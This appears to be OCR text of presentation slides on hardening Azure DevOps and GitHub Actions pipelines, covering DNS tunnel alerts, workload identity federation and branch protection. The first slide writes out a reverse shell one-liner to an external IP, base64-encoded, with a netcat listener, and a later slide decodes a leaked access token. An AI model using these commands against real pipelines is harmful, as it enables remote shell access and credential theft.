
```
echo -n "bash -i >& /dev/tcp/13.80.110.29/443 0>&
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy44MC4xMTAuMjkvNDQzI

sudo nc -lvp 443
```

Target

```
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy44MC4xMTAuMjk
```



And it's gone …



Microsoft Defender for DNS

Possible data download via DNS tunnel (AzureDNS_DataInfiltration)	Analysis of DNS transactions from %{CompromisedEntity} detected a possible DNS tunnel. Such activity, while possibly legitimate user behavior, is frequently performed by attackers to evade network monitoring and filtering. Typical related attacker activity is likely to include the download and execution of malicious software or remote administration tools.	Exfiltration	Low
Possible data exfiltration via DNS tunnel (AzureDNS_DataExfiltration)	Analysis of DNS transactions from %{CompromisedEntity} detected a possible DNS tunnel. Such activity, while possibly legitimate user behavior, is frequently performed by attackers to evade network monitoring and filtering. Typical related attacker activity is likely to include the download and execution of malicious software or remote administration tools.	Exfiltration	Low
Possible data transfer via DNS tunnel (AzureDNS_DataObfuscation)	Analysis of DNS transactions from %{CompromisedEntity} detected a possible DNS tunnel. Such activity, while possibly legitimate user behavior, is frequently performed by attackers to evade network monitoring and filtering. Typical related attacker activity is likely to include the download and execution of malicious software or remote administration tools.	Exfiltration	Low

#2 Workload Identity Federation

No more secrets …

Authenticate with secrets

```yaml
on: [workflow_dispatch]

name: azurelogin1

jobs:
  azure-login1:
    runs-on: ubuntu-latest
    steps:
      - name: Log in with Azure
        uses: azure/login@v1
        with:
          creds: '${{ secrets.AZURE_CREDENTIALS }}'
      - name: Azure CLI
        run: |
          az account show
          az resource list -o table
          printenv
```

Authenticate without secrets

```yaml
name: 'azurelogin1'

on: workflow_dispatch

env:
  ARM_CLIENT_ID: c414bfe6-becd-4d88-9a2a-b3229e3b5124
  ARM_SUBSCRIPTION_ID: ea757669-674b-44c1-bf87-bd0fd0880294
  ARM_TENANT_ID: e2a4b012-36ad-45f2-8c5c-169f06c2f970

permissions:
  id-token: write
  contents: read

jobs:
  azure-login1:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
        name: 'checkout'
      - name: 'azure cli login'
        uses: azure/login@v1
        with:
          client-id: ${{ env.ARM_CLIENT_ID }}
          tenant-id: ${{ env.ARM_TENANT_ID }}
          subscription-id: ${{ env.ARM_SUBSCRIPTION_ID }}
      - name: 'az account show'
        run: |
          az account show
          az resource list -o table
```


```
1  ▶ Run az account show
11 {
12   "environmentName": "AzureCloud",
13   "homeTenantId": "e2a4b012-36ad-45f2-8c5c-169f06c2f970",
14   "id": "ea757669-674b-44c1-bf87-bd0fd0880294",
15   "isDefault": true,
16   "managedByTenants": [],
17   "name": "thxg",
18   "state": "Enabled",
19   "tenantId": "e2a4b012-36ad-45f2-8c5c-169f06c2f970",
20   "user": {
21     "name": "c414bfe6-becd-4d88-9a2a-b3229e3b5124",
22     "type": "servicePrincipal"
23   }
24 }
25 Name
26 ------------------------------------------------------------------------------
27 csb100320013fd28c62
28 DefaultWorkspace-ea757669-674b-44c1-bf87-bd0fd0880294-WEU
29 ContainerInsights(defaultworkspace-ea757669-674b-44c1-bf87-bd0fd0880294-weu)
30 Security(DefaultWorkspace-ea757669-674b-44c1-bf87-bd0fd0880294-WEU)
31 SecurityCenterFree(DefaultWorkspace-ea757669-674b-44c1-bf87-bd0fd0880294-WEU)
32 aks-default-72753134-vmss
33 azurepolicy-sec
34 omsagent-sec
```


Federated Credentials

Instead of providing a secret, the trusted party (federated) provides and ‘assertion’

The assertion is signed by the trusted party, and this party is trusted by the federated credentials

Federated Credentials






avanade

64

How does this work



65

Major advantages

- No more secrets
- Means, **no rotation required**, no sharing
- Can be used on **User Managed Identity** – no permissions in ~~Azure AD~~ Entra ID required !!!!
- Authorization is scoped to a context of the issuer (in this case, a Github branch)
- Same principle can be used for:
  - Application running in any Kubernetes cluster (not just AKS)
  - Azure DevOps pipelines
    https://techcommunity.microsoft.com/t5/azure-devops-blog/introduction-to-azure-devops-workload-identity-federation-oidc/ba-p/3908687

But you can still leak …

… the access_token?

Much shorter…
Expires in 1 day

ted@WINAPxstJSsWIl0: ~

```
lVWwzTlZaVGNYSnhUbXM0WW5Wek1XaENUbFpQV25KMVlXMTBWSE0zTlZkUFZXUlpURXRPUlVWNFRWOUpVRkZ2ZUd0elpGSk1SM2h5YzAxVVpXOVphRmgyUkhkSm
RGRjNaRWRQTkdZNFUwZEpja3hVUjNBdGVtNDBRbkJNU0d0S2QybHFja2RFTlhvd01VWlNOR3hOWDFkMlNXaDRXWE5HVTBWeE1HTXpVSE42ZVdkV1NVRWlMQW9nS
UNKbGVIQnBjbVZ6VDI0aU9pQWlNakF5TXkwd09TMHlPQ0F3T1RvMU9EbzFOQzR3TURBd01EQWlMQW9nSUNKemRXSnpZM0pwY0hScGIyNGlPaUFpWldFM05UYzJO
amt0TmpjMFlpMDBOR014TFdKbU9EY3RZbVF3Wm1Rd09EZ3dNamswSWl3S0lDQWlkR1Z1WVc1MElqb2dJbVV5WVRSaU1ERXlMVE0yWVdRdE5EVm1NaTA0WXpWakx
URTJPV1l3Tm1NeVpqazNNQ0lzQ2lBZ0luUnZhM1Z1VkhsdlpTSTZJQ0pDWldGeVpYSWlDbjBL|base64 -d|base64 -d|jq -r ".accessToken"|cut -d "
." -f 2|base64 -d|jq
{
  "aud": "https://management.core.windows.net/",
  "iss": "https://sts.windows.net/e2a4b012-36ad-45f2-8c5c-169f06c2f970/",
  "iat": 1695808436,
  "nbf": 1695808436,
  "exp": 1695895136,
  "aio": "E2FgYKjmL9Oo4jef96vd0rz54Tp9AA==",
  "appid": "c414bfe6-becd-4d88-9a2a-b3229e3b5124",
  "appidacr": "2",
  "idp": "https://sts.windows.net/e2a4b012-36ad-45f2-8c5c-169f06c2f970/",
  "idtyp": "app",
  "oid": "689c0aa7-ecb4-40c3-942f-1b52c5089d7c",
  "rh": "0.AYEAErCk4q028kWMXBafBsL5cEZIf3kAutdPukPawfj2MBOBAAA.",
  "sub": "689c0aa7-ecb4-40c3-942f-1b52c5089d7c",
  "tid": "e2a4b012-36ad-45f2-8c5c-169f06c2f970",
  "uti": "goJmywba_UqGlxELgzNXAA",
  "ver": "1.0",
  "xms_cc": [
    "CP1"
  ],
  "xms_mirid": "/subscriptions/ea757669-674b-44c1-bf87-bd0fd0880294/resourcegroups/rgmeetup/providers/Microsoft.ManagedIden
tity/userAssignedIdentities/gh1",
  "xms_tcdt": 1620804526
}
ted@WINAPxstJSsWIl0:~$ date -d@1695808436
Wed Sep 27 11:53:56 CEST 2023
ted@WINAPxstJSsWIl0:~$ date -d@1695895136
Thu Sep 28 11:58:56 CEST 2023
ted@WINAPxstJSsWIl0:~$
```

avanade

67


Branch protection

Your code will be inspected

- “Four eyes principle”
- Code needs to be reviewed before it can be pushed
- The credentials are tied to a branch

Repository *	azure2
Entity *	Branch
Branch *	main

https://docs.github.com/en/actions/deployment/security-hardening-your-deployments/about-security-hardening-with-openid-connect



68

#3 Block ‘child’ processes

